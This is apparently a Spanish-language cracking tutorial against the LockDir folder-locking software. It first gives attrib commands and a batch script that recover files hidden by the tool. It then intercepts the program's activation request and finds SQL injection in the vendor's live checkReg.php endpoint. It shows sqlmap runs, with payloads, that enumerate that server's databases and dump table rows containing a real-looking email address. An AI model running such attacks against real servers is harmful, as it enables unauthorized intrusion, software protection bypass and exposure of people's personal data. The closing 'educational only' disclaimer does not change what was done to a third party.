


Ilustración 16 - mensaje chico malo al intentar descifrar carpeta protegida

Nos vamos hasta la ruta de la carpeta protegida con cmd y vamos a intentar ver los archivos ocultos si es posible, por que se que si jajaja.

Ejecuto la secuencia de comandos dentro de la carpeta secreto.

- **attrib -r -s -h /s /d**




Ilustración 17 - comando para des ocultar archivos protegidos por lockdir

obtenemos algo muy fantasioso que es lo siguiente.

una carpeta llamada Thumbs.ms sigamos observando que hay en realidad en esa carpeta, primero le quitamos los atributos a esa carpeta y luego la listamos con el comando **dir**.




Ilustración 18 - contenido carpeta des ocultada dentro de carpeta SECRET0

vemos que hay algo que inicia con una palabra reservada del sistema, seguramente no será fácil eliminar eso creería jaja.

Ya después de haber quitado los permisos sobre ese archivo lo renombraremos por que no podemos trabajar sobre el ya que para iniciar tiene una palabra reservada del sistema :/ .




Ilustración 19 - renombramiento carpeta identificada dentro de carpeta SECRETO

ahí ya renombramos la carpeta a decrypt y el archivo com1 cambio su contenido.

Nombre	Fecha de modifica...	Tipo	Tamaño
decrypt	16/01/2019 4:24 p....	Carpeta de archivos	

Ilustración 20 - identificación contenido dentro de carpeta renombrada

luego cambiamos la pagina de códigos de la consola activa y listamos el directorio y grata sorpresa..

```
C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\decrypt>chcp 65001
Página de códigos activa: 65001
C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\decrypt>dir /s
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: ABC4-C097
Directorio de C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\decrypt

16/01/2019 04:24 p. m.    <DIR>                 .
16/01/2019 04:24 p. m.    <DIR>                 ..
16/01/2019 04:24 p. m.    <DIR>                 ..
                                0 archivos          0 bytes

Directorio de C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\decrypt\..
16/01/2019 04:24 p. m.    <DIR>                 .
16/01/2019 04:24 p. m.    <DIR>                 ..
16/01/2019 04:24 p. m.    <DIR>                 LastF
16/01/2019 04:24 p. m.                1.756 System.db
                                1 archivos          1.756 bytes

Directorio de C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\decrypt\..\\LastF
16/01/2019 04:24 p. m.    <DIR>                 .
16/01/2019 04:24 p. m.    <DIR>                 ..
16/01/2019 04:21 p. m.                16 secreto_1.txt
16/01/2019 04:21 p. m.                16 secreto_2.txt
16/01/2019 04:22 p. m.                16 secreto_3.txt
                                3 archivos          48 bytes

Total de archivos en la lista:
        4 archivos          1.804 bytes
        8 dirs   49.754.554.368 bytes libres

C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\decrypt>
```

Ilustración 21 - listado de archivos protegidos por lockdir

AUTOMATIZACIÓN DE PROCESO A TRAVÉS DE SCRIPT BATCH

ya vemos nuestros archivos ocultos jajajaa, pero automaticemos esto en un script batch que podemos colocar dentro del folder protegido y hace todo el proceso por nosotros.

```
:: script recupera archivos protegidos por lockdir  
:: @sasaga92 - CLS  
  
echo off  
set parametro=%1  
  
attrib -r -s -h /s /d %parametro%  
attrib -a -h -r -s Thumbs.ms  
  
dir Thumbs.ms\com* /b  
set /p COM_RES=Ingresa el com listado:  
SET mypath=%~dp0  
ren \\.\%mypath:~0,-1%\Thumbs.ms\%COM_RES% decrypt  
chcp 65001  
echo %mypath:~0,-1%\Thumbs.ms\%COM_RES%\decrypt\..\..\LastF  
cd %mypath:~0,-1%\Thumbs.ms\decrypt\..\..\LastF  
mkdir %mypath:~0,-1%\recovery  
copy *.* %mypath:~0,-1%\recovery
```

Ilustración 22 - proceso automatizado a través de script batch

guardamos nuestro código como decrypt.bat y lo copiamos dentro de la carpeta donde queremos recuperar los archivos y lo ejecutamos.

REVERSING_AND_EXPLOITING > CRACKING > LABORATORIO > LOCKDIR > INSTALADOR > SECRETO				▼	Buscar en SE
Nombre	Fecha de modifica...	Tipo	Tamaño		
decrypt.bat	16/01/2019 4:57 p....	Archivo por lotes ...	1 KB		
lockdir_patch.exe	19/12/2018 7:57 p....	Aplicación	8.796 KB		

Ilustración 23 - ubicación de script donde se desea recuperar datos

Nombre	Fecha de modifica...	Tipo	Tamaño
recovery	16/01/2019 5:01 p....	Carpeta de archivos	
Thumbs.ms	16/01/2019 5:01 p....	Carpeta de archivos	
decrypt.bat	16/01/2019 4:57 p....	Archivo por lotes ...	1 KB
desktop.ini	16/01/2019 5:01 p....	Opciones de confi...	1 KB
lockdir_patch.exe	19/12/2018 7:57 p....	Aplicación	8.796 KB


```

C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.17134.523]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO>decrypt.bat

C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO>echo off
No se puede cambiar el atributo: C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\com1.{d3e34b21-9d75-101a-8c3d-00aa001a1652}
com1.{d3e34b21-9d75-101a-8c3d-00aa001a1652}
Ingrésame el com listado: com1.{d3e34b21-9d75-101a-8c3d-00aa001a1652}
Página de códigos activa: 65001
C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\com1.{d3e34b21-9d75-101a-8c3d-00aa001a1652}\decrypt\...\\LastF
secreto_1.txt
secreto_2.txt
secreto_3.txt
      3 archivo(s) copiado(s).

C:\Users\samir\Documents\REVERSING_AND_EXPLOITING\CRACKING\LABORATORIO\LOCKDIR\INSTALADOR\SECRETO\Thumbs.ms\decrypt\...\\LastF
  
```

Ilustración 24 - recuperación archivos de forma exitosa a través de script

justo ahí nos creamos una carpeta recovery vamos a su contenido y es maravilloso en realidad jaja.

Nombre	Fecha de modifica...	Tipo	Tamaño
secreto_1.txt	16/01/2019 5:00 p....	Documento de tex...	1 KB
secreto_2.txt	16/01/2019 5:01 p....	Documento de tex...	1 KB
secreto_3.txt	16/01/2019 5:01 p....	Documento de tex...	1 KB




Ilustración 25 - visualización archivos recuperados a través de script

Bueno, hasta ahí la fase 2 de nuestro desafío.

ATACANDO SERVER BASE DE DATOS DE ACTIVACION SOFTWARE LOCKDIR - FASE 3

INTERCEPTANDO PETICION HTTP CON WIRESHARK Y BURPSUITE

Habíamos dicho que este software hacia una petición a internet para validar el serial de activación abrimos wireshark y lo ponemos a la escucha luego intentamos activar nuestro software y miremos que petición hace.




Ilustración 26 - captura de trafico http generado por lockdir

ahí en el trafico de color verde esta nuestra petición, abramos la que tiene el método GET y verifica en checkreg.php.




Ilustración 27 - identificación URL petición http registro software

bueno ahí esta la petición ahora juguemos con los parámetros de esa url quizás contemos con suerte jajaja, para eso interceptamos la petición con burpsuite y le enviamos un intruder al parámetro **name=lockdir_brd** para no perder tanto tiempo.




Ilustración 28 - captura de tráfico sobre URL de activación a través de proxy inverso




Ilustración 29 - identificación mensaje de error MySQL sobre consulta

veremos un error que nos indica que es posible una explotación por SQL INJECTION reflejado así que no perdamos mas tiempo vamos a sqlmap y tiremosle el ataque ya sabemos el parámetro vulnerable jajaj.

```
condor@condor:~$ sqlmap -u http://info.kakasoft.com/regmgr/checkReg.php?name=lockdir_brd --db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:19:27: restore list_user_ATM_eureka_mailer servidor.py
[7:19:27] [INFO] resuming back-end DBMS 'mysql' r_sasagar/db
[7:19:27] [INFO] testing connection to the target URL
[7:19:28] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following point(s) from stored session:
  Parameter: name(GET)
    Type: boolean-based blind ORDER BY 0x00
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: name='lockdir_brd' OR NOT 1120<1120#&ver=6.40&regcode==86487326487326487326423423&maccode=U_018E025286&action=register

  Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
  Payload: name='lockdir_brd' OR SLEEP(5) -- CFyKver=6.40&regcode==86487326487326487326423423&maccode=U_018E025286&action=register

[7:19:28] [INFO] the back-end DBMS is MySQL
  web application technology: MgLinux
  back-end DBMS: MySQL >= 5.0.12
[7:19:28] [INFO] fetching database names
[7:19:28] [INFO] fetching number of databases
[7:19:28] [INFO] resumed: information schema
[7:19:28] [INFO] resumed: sq_hoposoft
[7:19:28] [INFO] resumed: test
[*] available databases [3]
  [*] information schema
  [*] sq_hoposoft
  [*] test
```

Ilustración 30 - ataque base de datos a través de sqlmap sobre parámetro vulnerable

ahí tenemos las bases de datos de aquí en adelante es carpintería no me extenderé mas ya que me pongo nervioso jajaja.

```
Database: sq_hoposoft
[19 tables]
+-----+
| applock_email
| applock_suggest
| gbook
| gconfig
| rg_down_counts
| rg_online_info
| rg_open_website_from
| rg_prg_info
| rg_reg_info
| rg_reg_logs
| rg_regist_info
| rg_site_count
| rg_stat_info
| rg_sub_mail
| rg_uninstall_reason
| rg_user_info
| rg_user_profile
| rg_user_soft_info
| send_email
+-----+
```

Ilustración 31 - identificación tablas base de datos

un par de tablas que podemos exprimir al máximo....

```
[17:30:09] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[17:30:09] [INFO] fetching columns for table 'applock_email' in database 'sq_hoposoft'
[17:30:09] [INFO] resumed: 4
[17:30:09] [INFO] resumed: id
[17:30:09] [INFO] resumed: email
[17:30:09] [INFO] resumed: title
[17:30:09] [INFO] resumed: time
[17:30:09] [INFO] fetching entries for table 'applock_email' in database 'sq_hoposoft'
[17:30:09] [INFO] fetching number of entries for table 'applock_email' in database 'sq_hoposoft'
[17:30:09] [INFO] resumed: 160
[17:30:09] [INFO] resumed: 1501306337
[17:30:09] [INFO] resumed: songys@aliyun.com
[17:30:09] [INFO] resumed: 1
[17:30:09] [INFO] resumed: 123456
[17:30:09] [INFO] resumed: 1501306982
[17:30:09] [INFO] resumed: songys@aliyun.com
[17:30:09] [INFO] resumed: 2
[17:30:09] [INFO] resumed: 123456
[17:30:09] [INFO] resumed: 1501307121
[17:30:09] [INFO] resumed: songys@aliyun.com
[17:30:09] [INFO] resumed: 3
[17:30:09] [INFO] resumed: 123456
[17:30:09] [INFO] resumed: 1501307204
[17:30:09] [INFO] resumed: songys@aliyun.com
[17:30:09] [INFO] resumed: 4
[17:30:09] [INFO] resumed: 123456
[17:30:09] [INFO] resumed: 1501308008
[17:30:09] [INFO] resumed: songys@aliyun.com
[17:30:09] [INFO] resumed: 5
[17:30:09] [INFO] resumed: 123456
[17:30:09] [INFO] resumed: 1501308332
```

Ilustración 32 - dumpeo sobre tabla exitosa

hasta acá llego, me siento infartado de seguir, existe un método para tomar acceso a la infraestructura, pero es mejor estar en casa que en problemas, jajaja...

PALABRAS FINALES

bueno hemos terminado y la tarea se ha hecho, espero lo hayan disfrutado, saben que no deben ponerse hacer cosas malas con esto, solo es educativa la enseñanza y demostrar que la seguridad si importa, en todo lugar, si hay cosas que mejorar agradezco me las hagan llegar, saludos a todos los chicos de PeruCrackers, EntreAmigos CLS ☺ , a @Apuromafo, @AbelJM, @rextco, @SoftDat.

Happy cracking and hacking...